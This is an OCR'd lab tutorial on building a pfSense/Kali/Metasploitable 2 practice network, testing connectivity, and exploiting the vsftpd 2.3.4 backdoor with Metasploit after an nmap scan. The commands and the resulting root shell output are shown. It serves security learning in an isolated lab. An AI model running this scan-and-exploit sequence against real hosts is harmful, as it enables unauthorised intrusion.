

- **Step 5:** Select Use an existing hard disk file and select the yellow folder on the right. Then select new and located the extracted file
  - 

- **Step 6:** Select finish and the instance will be created with the name Metasploitable. Then start the machine
  - 

- **Step 7:** Once loaded, you will be prompted to input a username and password
  - Default username is: **msfadmin**
  - Default password is: **msfadmin**
  - Once logged in the installation process is complete
  - 

10. Test and Validate:

- **Communication Test:**
- Ensure each VM can communicate with the others.
- Ping each VM from the others to verify network connectivity.

- 
https://192.168.1.1/interfaces_assign.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
pfsense
COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
margaret@margaret: ~
File Actions Edit View Help
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:a0:38:9c:fb txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
ether 08:00:27:84:9e:61 txqueuelen 1000 (Ethernet)
RX packets 10 bytes 1298 (1.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fef5:6af5 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:f5:6a:f5 txqueuelen 1000 (Ethernet)
RX packets 674 bytes 369642 (360.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 662 bytes 69954 (68.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
ether 08:00:27:a7:3a:30 txqueuelen 1000 (Ethernet)
- 
pfsense Router (Baseline) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell
10) Filter Logs
11) Restart webConfigurator
12) PHP shell + pfSense tools
13) Update from console
14) Disable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM
Enter an option: 7
Enter a host name or IP address: 192.168.1.101
PING 192.168.1.101 (192.168.1.101): 56 data bytes
64 bytes from 192.168.1.101: icmp_seq=0 ttl=64 time=1.755 ms
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=3.588 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=2.923 ms
--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 1.755/2.755/3.588/0.758 ms
Press ENTER to continue.
Right Ctrl
- 
(margaret㉿margaret)-[~]
$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.94 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.33 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=2.33 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=3.96 ms
^C
— 192.168.1.1 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 2.332/3.139/3.960/0.591 ms
(margaret㉿margaret)-[~]
$


-
```
┌──(margaret㉿margaret)-[~]
└─$ ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
64 bytes from 192.168.1.102: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 192.168.1.102: icmp_seq=2 ttl=64 time=3.61 ms
64 bytes from 192.168.1.102: icmp_seq=3 ttl=64 time=4.68 ms
64 bytes from 192.168.1.102: icmp_seq=4 ttl=64 time=1.33 ms
^C
── 192.168.1.102 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 1.327/2.785/4.684/1.414 ms

┌──(margaret㉿margaret)-[~]
└─$
```
- metaspoitable [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d2:b3:3a
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed2:b33a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1927 (1.8 KB)  TX bytes:4690 (4.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ _
```
- metaspoitable [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


```
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.27 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=2.43 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=3.13 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=3.26 ms

--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 2.275/2.776/3.268/0.432 ms
msfadmin@metasploitable:~$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=13.2 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=1.95 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=2.87 ms

--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 1.952/6.011/13.209/5.103 ms
msfadmin@metasploitable:~$ _
```


- 

- 


- 


- **Security Testing:**
- Test the security configurations by attempting controlled attacks (e.g., using Metasploit against Metasploitable2).
- **Step 1:** Open Both Metasploitable 2 and Kali Linux side by side
- **Step 2**: let's check the IP addresses of both machines to get an overview of the target machine.

- 

- 

- Step 3: We will perform a network scan with the help of Nmap to see what services are running on target
  - We will look for loops and vulnerabilities to exploit using nmap –sV –O 192.168.1.102 (vulnerable machine ip)
  - in the above command -sV is used for getting the versions of services running on the target machine and -O is used to detect the operating system on the target machine.
  -

- 

- Step 4: Now we see there are many exploits and vulnerabilities to perform. We will use the vsftpd_234_backdoor exploit to gain access to the vulnerable machine.
  - This is called the Metasploit Framework.
  - msfconsole
  - 

  - I received a permission denied message. This could be for reasons such as not having the correct priveleges, not running sudo command and etc. In my case, a security profile, named "docker-default," is currently in enforce mode. Security profiles are used by security-enhanced Linux (SELinux) or other mandatory access control (MAC) systems to enforce access controls and policies on processes and resources.

```
┌──(margaret㉿margaret)-[~]
└─$ sudo apparmor_status
apparmor module is loaded.
1 profiles are loaded.
1 profiles are in enforce mode.
   docker-default
0 profiles are in complain mode.
0 profiles are in kill mode.
0 profiles are in unconfined mode.
0 processes have profiles defined.
0 processes are in enforce mode.
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
0 processes are in mixed mode.
0 processes are in kill mode.
```


- `sudo nano /usr/lib/systemd/system/docker.service`
  - In this case, we're going to set the Docker daemon to run in permissive mode:
- Add
  - `ExecStart=/usr/bin/dockerd --selinux-enabled=false`
- After making these changes, you might need to restart the Docker daemon for the changes to take effect:
  - `sudo systemctl daemon-reload`
  - `sudo systemctl restart docker`


- Now try to run the msfconsole command again


```
       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

- Step 5: Deploy the exploit into the target machine with the help of the msfconsole
  - First, we'll select the exploit were going to use which is
    - Msf6 ~/ use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- After selecting the exploit, let's set up the target we are going to exploit
- 

- Now we have the option to set RHOST which is the receiver host. We will set it to the IP address of the target machine
- *msf6~/ (unix/ftp/vsftpd_234_backdoor):* set RHOST 192.168.1.102
- 

- Step 6: Finally, we are going to run the exploit command
  - *msf6~/ (unix/ftp/vsftpd_234_backdoor):* exploit
  - 

- We have successfully penetrated the target by obtaining a shell. Try commands and verify in both machines simultaneously.

- Kali_Desktop (Baseline) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

margaret@margaret: ~

File Actions Edit View Help

```
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
pwd
/
ls -ls
total 85
 4 drwxr-xr-x   2 root root  4096 May 13  2012 bin
 1 drwxr-xr-x   4 root root  1024 May 13  2012 boot
 0 lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
 0 drwxr-xr-x  14 root root 13480 Dec 31 18:29 dev
 4 drwxr-xr-x  94 root root  4096 Dec 31 20:55 etc
 4 drwxr-xr-x   6 root root  4096 Apr 16  2010 home
 4 drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
 0 lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
 4 drwxr-xr-x  13 root root  4096 May 13  2012 lib
16 drwx------   2 root root 16384 Mar 16  2010 lost+found
 4 drwxr-xr-x   4 root root  4096 Mar 16  2010 media
 4 drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
12 -rw-------   1 root root  9426 Dec 31 18:29 nohup.out
 4 drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
 0 dr-xr-xr-x 111 root root     0 Dec 31 18:29 proc
 4 drwxr-xr-x  13 root root  4096 Dec 31 18:29 root
 4 drwxr-xr-x   2 root root  4096 May 13  2012 sbin
 4 drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
 0 drwxr-xr-x  12 root root     0 Dec 31 18:29 sys
 4 drwxrwxrwt   4 root root  4096 Dec 31 18:29 tmp
 4 drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
 4 drwxr-xr-x  14 root root  4096 Mar 17  2010 var
 0 lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

- metaspoitable Reload this page VM VirtualBox

File Machine View Input Devices Help



```
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 2023-12-31 18:29 dev
